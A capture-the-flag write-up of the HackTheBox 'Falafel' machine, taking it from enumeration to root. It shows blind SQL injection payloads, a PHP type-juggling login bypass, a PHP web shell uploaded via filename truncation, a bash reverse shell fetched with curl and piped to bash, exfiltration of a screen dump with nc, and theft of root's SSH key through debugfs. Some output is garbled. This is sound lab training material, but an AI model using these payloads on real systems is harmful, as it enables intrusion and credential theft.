

Writeup of Falafel

Hard machine (hackthebox.com)

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Enumeration


Nmap

For enumeration, after verifying the connection, I always do a nmap scan like this:

```
👃 Kali-Linux
(JavaliMZ@kali)-[~/C/HackTheBox]-$ nmap -sC -sV -p22,80 10.10.10.73 -oN enumeration/nmap-A.txt Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-09 10:24 WEST Nmap scan report for 10.10.10.73
Host is up (0.041s latency).
        STATE SERVICE VERSION
PORT
                          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
     2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)
     256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA) 256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
  http-robots.txt: 1 disallowed entry
  /*.txt
 _http-server-header: Apache/2.4.18 (Ubuntu)
 _http-title: Falafel Lovers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
 (JavaliMZ%kali)-[~/C/HackTheBox]—$
 ∆ HTB - Falafel > № 10.10.14.17 → 0 10.10.10.73 → 1 Enumeration > 2 zsh → 0 10:24 〈 09 Sep
```

We have only ssh and 1 http port. The version of ssh have not big vulnerabilities, so the target is the port 80

WebSite



This site give some information. We have a email (IT@falafel.htb) and with this email, we can suspect potential user (IT) and virtual hosting (falafel.htb). let add this host on /etc/hosts

```
echo -e "10.10.10.73\tfalafel.htb" >> /etc/hosts
```


Fuzzing the website

The first fuzzing i do is for the website

We can see and uploads directory. But nothing more... keep searching...

The second scan i want to do is for discovery possibles files! We have the information that is an apache with "whatweb http://falafel.htb" and the login button redirect us to a login.php. We can try to find files with php extentions. But we can add txt too

Whats is cyberlaw.txt?!




That give us a lot of potential information...

- Users devs and lawyers with "To: lawyers@falafel.htb, devs@falafel.htb"
- User "chris" and confirme "admin" user

SQLi

After opening http://falafel.htb/ from the browser, we have a button login. if with put "admin" "admin" for user and password, we get an error "Wrong identification: admin". Another random username give us "Try again...". We can assume that the user "admin" existe.



If we put user "or 1=1 ---" and password or 1=1 ---", we get the same error "Wrong identification: admin". Maybe it is vulnerable to SQLi.

If we put user "admin' and sleep(5)" and random password, we got this error "Hacking Attempt Detected!". After some try, we know what is happening. The website blocks keywords. If username or password contain the words "sleep" or "union", we got the hacking error.

We can supose de username and password field exist, and can try this:

```
admin' and substring(username,1,1)='a'-- -
```

That code give us the same result (Wrong identification: admin) but if we change de 'a', we got (Try again..)

```
admin' and substring(username,2,1)='d'-- -
```


For de second char, if we put a 'd', we got (Wrong identification: admin) and we got (Try again...) if we put another char. if we change "substring(username,1,1)" for "substring(password,1,1)", we can enumerate all chars of password field with the same method. So i made a python script for discover the hash password of users "admin" and "chris" (the only 2 know valid username):

```
getPassword("chris")
getPassword("admin")
main()
```

The script give us 2 hashes:

- chris: d4ee02a22fc872e36d9e3751ba72ddc8
- admin: 0e462096931906507119562988736854

with online tool called crackstation.net, we got 1 password:




The Chris perfile have a tip. TYPE-JUGGLING

The admin hash is 0e462096931906507119562988736854. in php, the string "0e462096931906507119562988736854" == 0 (or "0" or every md5 hash who as " $0e\{numbers...\}$ ") cause php interprete that $0e\{numbers...\}$ like $0*(10^{numbers...})$ and, if the comparison is done with the loose comparisons "==" instead of the strict comparisons "===", we can bypass the password with every strings that the hash is $0e\{numbers...\}$. On the internet, we can found a lot of md5 hashes who result in $0e\{numbers...\}$. I will try login with "NWWKITQ"

admin:NWWKITQ (Not the real password, just juggling bypass)

I am in!



RCE

At this point, we can try to upload a file. The box suggests a png file.

```
sudo python3 -m http.server 80
```

We can update an image with png extention. but the response is very unusual. That's look the website use "wget" binary for download the file. I tried change extension, MIME type, concate a command (because the server use wget) but nothing work... The way to upload is very tricky! In linux, the maximum size of a name file is 255 chars. And wget as a function that cute the name if is very long!!

The Output say literally the last 4 chars of the new name file is h7Ah

```
msf-pattern_offset -q h7Ah
#> [*] Exact match at offset 232
```

Create a new file named shell.php:

```
<?php
echo "\nURL Shell... url?cmd=<command>\n\n";
echo "" . shell_exec($_REQUEST['cmd']) . "";
?>
```

We know:

- The file need to end with ".png" extension
- The site will interprete php code
- the wget of the server cut name too long and the exact offset was 232 So, we need a file with 228 char + .php + .png (for delete .png too long, and save the file pas .php)

```
cp shell.php $(msf-pattern_create -1 232).php.png
```

In upload page, get the file and save the output...

http://10.10.14.17/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php.png

```
-dis-Output:-//hb-
-cpre-CMD: cd /var/ww/html/uploads/0909-2654_bdla63d419ed6bf6; wget
-thttp://Bol.14.17/Asaba-la2&a3Asa4As5As6Aa7As8As9AbBablab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag8ag1ag2ag3Ag4Ag5Ag6ag7Ag8Ag9Ah0Ah1Ab2
h3AhAb5Ab6A, php. png 'c/pres
-trip://Bol.10.14.17/Asaba-la2&a3Asa4Aa5As6Aa7As8As9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9AbbAbAb5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Bae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ab2Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Bae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ab2Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Bae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ab2Ab6Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Bae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ab2Ah3Ah4Ah5Ah6A.php'
-Ag6A_1A2Aa3AaAaAsaa6Aa7Aa8Aa9Ab6Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ab2Ah3Ah4Ah5Ah6A.php'
-Ag6A_1A2Aa3AaAaa5aa6Aa7Aa8Aa9Ab6Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ab2Ah3Ah4Ah5Ah6A.php'
-Ag6A_1A2Aa3AaA4Aa5Aa6Aa7Aa8Aa9Ab6Ab1Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php'
-Ag
```

Note the path of the file and go to the webshell

http://10.10.10.73/uploads/0909-

 $20\overset{5}{5}4_bd1a63d419ed6bf6/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php?cmd=whoami$

URL Shell... url?cmd=

www-data

We Have Remote Code Execution!

Reverse Shell

Create a file names rev.html with the follow content:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.17/443 0>&1
```

Then, share a http server and with RCE on website, curl him, and execute him

```
sudo python3 -m http.server 80  # On one terminal
sudo nc -lvnp 443  # On another one
```

http://10.10.10.73/uploads/0909-

d9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php?cmd=curl%20http://10.10.14.17/rev.html|bash

PrivEsc

We found credentials on /var/www/html/connection.php

```
(remote) www-data@falafel:/var/www/html$ cat connection.php

<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');

   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
}</pre>
```

This credentials is for mysql. but if we try to logon as moshe:falafellsReallyTasty, we will get in.

Group video

This machine's is a ctf lool. But is interessante the way to escalate privilege. This machine are no more vulnerability... The password is on the screen of the machine. So, how we can screenshot this?

with "w" command we can see the user yossi is logged physically on the machine

```
      w

      #> 22:31:32 up 10:23, 2 users, load average: 0.00, 0.00, 0.00

      #> USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

      #> yossi tty1 12:08 10:22m 0.06s 0.06s -bash

      #> moshe pts/1 10.10.14.17 22:06 0.00s 0.06s 0.00s w
```


The video group has access to view the screen output. Basically you can observe the the screens. In order to do that you need to grab the current image on the screen in raw data and get the resolution that the screen is using. The screen data can be saved in /dev/fb0 and you could find the resolution of this screen on /sys/class/graphics/fb0/virtual_size

```
cat /dev/fb0 > /tmp/screen.raw
cat /sys/class/graphics/fb0/virtual_size
#> 1176,885
```

Download the screen.raw into kali machine

```
nc 10.10.14.17 443 < /tmp/screen.raw # Target Machine
nc -lvnp 443 > screen.raw # kali Machine
```

open with GIMP in mode RAW





```
Jossi@falafel: $ passwd MoshePlzStopHackingMe!

passwd: user 'MoshePlzStopHackingMe!' does not exist

yossi@falafel: $ passwd

Changing password for yossi.

(current) UNIX password:

Enter new UNIX password:

Retype new UNIX password:

passwd: password updated successfully

yossi@falafel: $ _____
```

We can now ssh into target machine with yossi user

Group disk

```
for group in $(groups); do echo -e "\n\n\n[*] Archive with group $group permition:\n"; find / -group $group 2>/dev/null; done
```

When we run this, we see yossi have permition on /dev/sda1 and more...

```
fdisk -1
#> Disk /dev/sda: 8 GiB, 8589934592 bytes, 16777216 sectors
#> Units: sectors of 1 * 512 = 512 bytes
#> Sector size (logical/physical): 512 bytes / 512 bytes
#> I/O size (minimum/optimal): 512 bytes / 512 bytes
#> Disklabel type: dos
#> Disk identifier: 0x01590ad6
#>
#> Device Boot Start End Sectors Size Id Type
#> /dev/sda1 * 2048 14680063 14678016 76 83 Linux
#> /dev/sda2 14682110 16775167 2093058 1022M 5 Extended
#> /dev/sda5 14682112 16775167 2093056 1022M 82 Linux swap / Solaris
11 /dev/sda1
#> brw-rw---- 1 root disk 8, 1 Sep 9 12:08 /dev/sda1
```

Group disk can read and write on /dev/sda1. But how?

debugfs

debugfs - ext2/ext3/ext4 file system debugger. Display or manipulate a disk partition table. We can see easily the flag, but we want to be root!

```
debugfs /dev/sda1
debugfs: cd /root/.ssh
debugfs: cat id_rsa # copy the content...
# Exit the debugfs

cd /tmp
nano id_rsa # paste the content...
chmod 600 id_rsa
ssh -i id_rsa root@localhost

cat /home/moshe/user.txt
# > 2866575ed5999e1a878b1494fcb1f9d3
cat /root/root.txt
# > 23b79200448c62ffd6f8f2091c001fa1
```